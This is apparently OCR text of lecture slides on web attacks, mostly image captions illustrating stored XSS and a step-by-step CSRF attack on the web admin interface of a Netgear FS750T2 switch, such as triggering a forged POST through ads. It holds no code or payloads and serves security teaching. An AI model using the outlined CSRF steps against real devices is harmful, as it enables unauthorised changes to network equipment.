
Stored XSS illustrated




Stored XSS illustrated



Stored XSS illustrated




Attack result




Netgear FS750T2

- Intelligent switch
- Configured via Web

CSRF illustrated




CSRF illustrated




I Administer the switch

CSRF illustrated




I Administer the switch

2 Browse the web




CSRF illustrated



I Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)



CSRF illustrated

4 Forward the bad post request

1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

CSRF illustrated


4 Forward the bad post request

1 Administer the switch

2 Browse the web

3 Trigger POST (e.g. via Ads)

CSRF illustrated

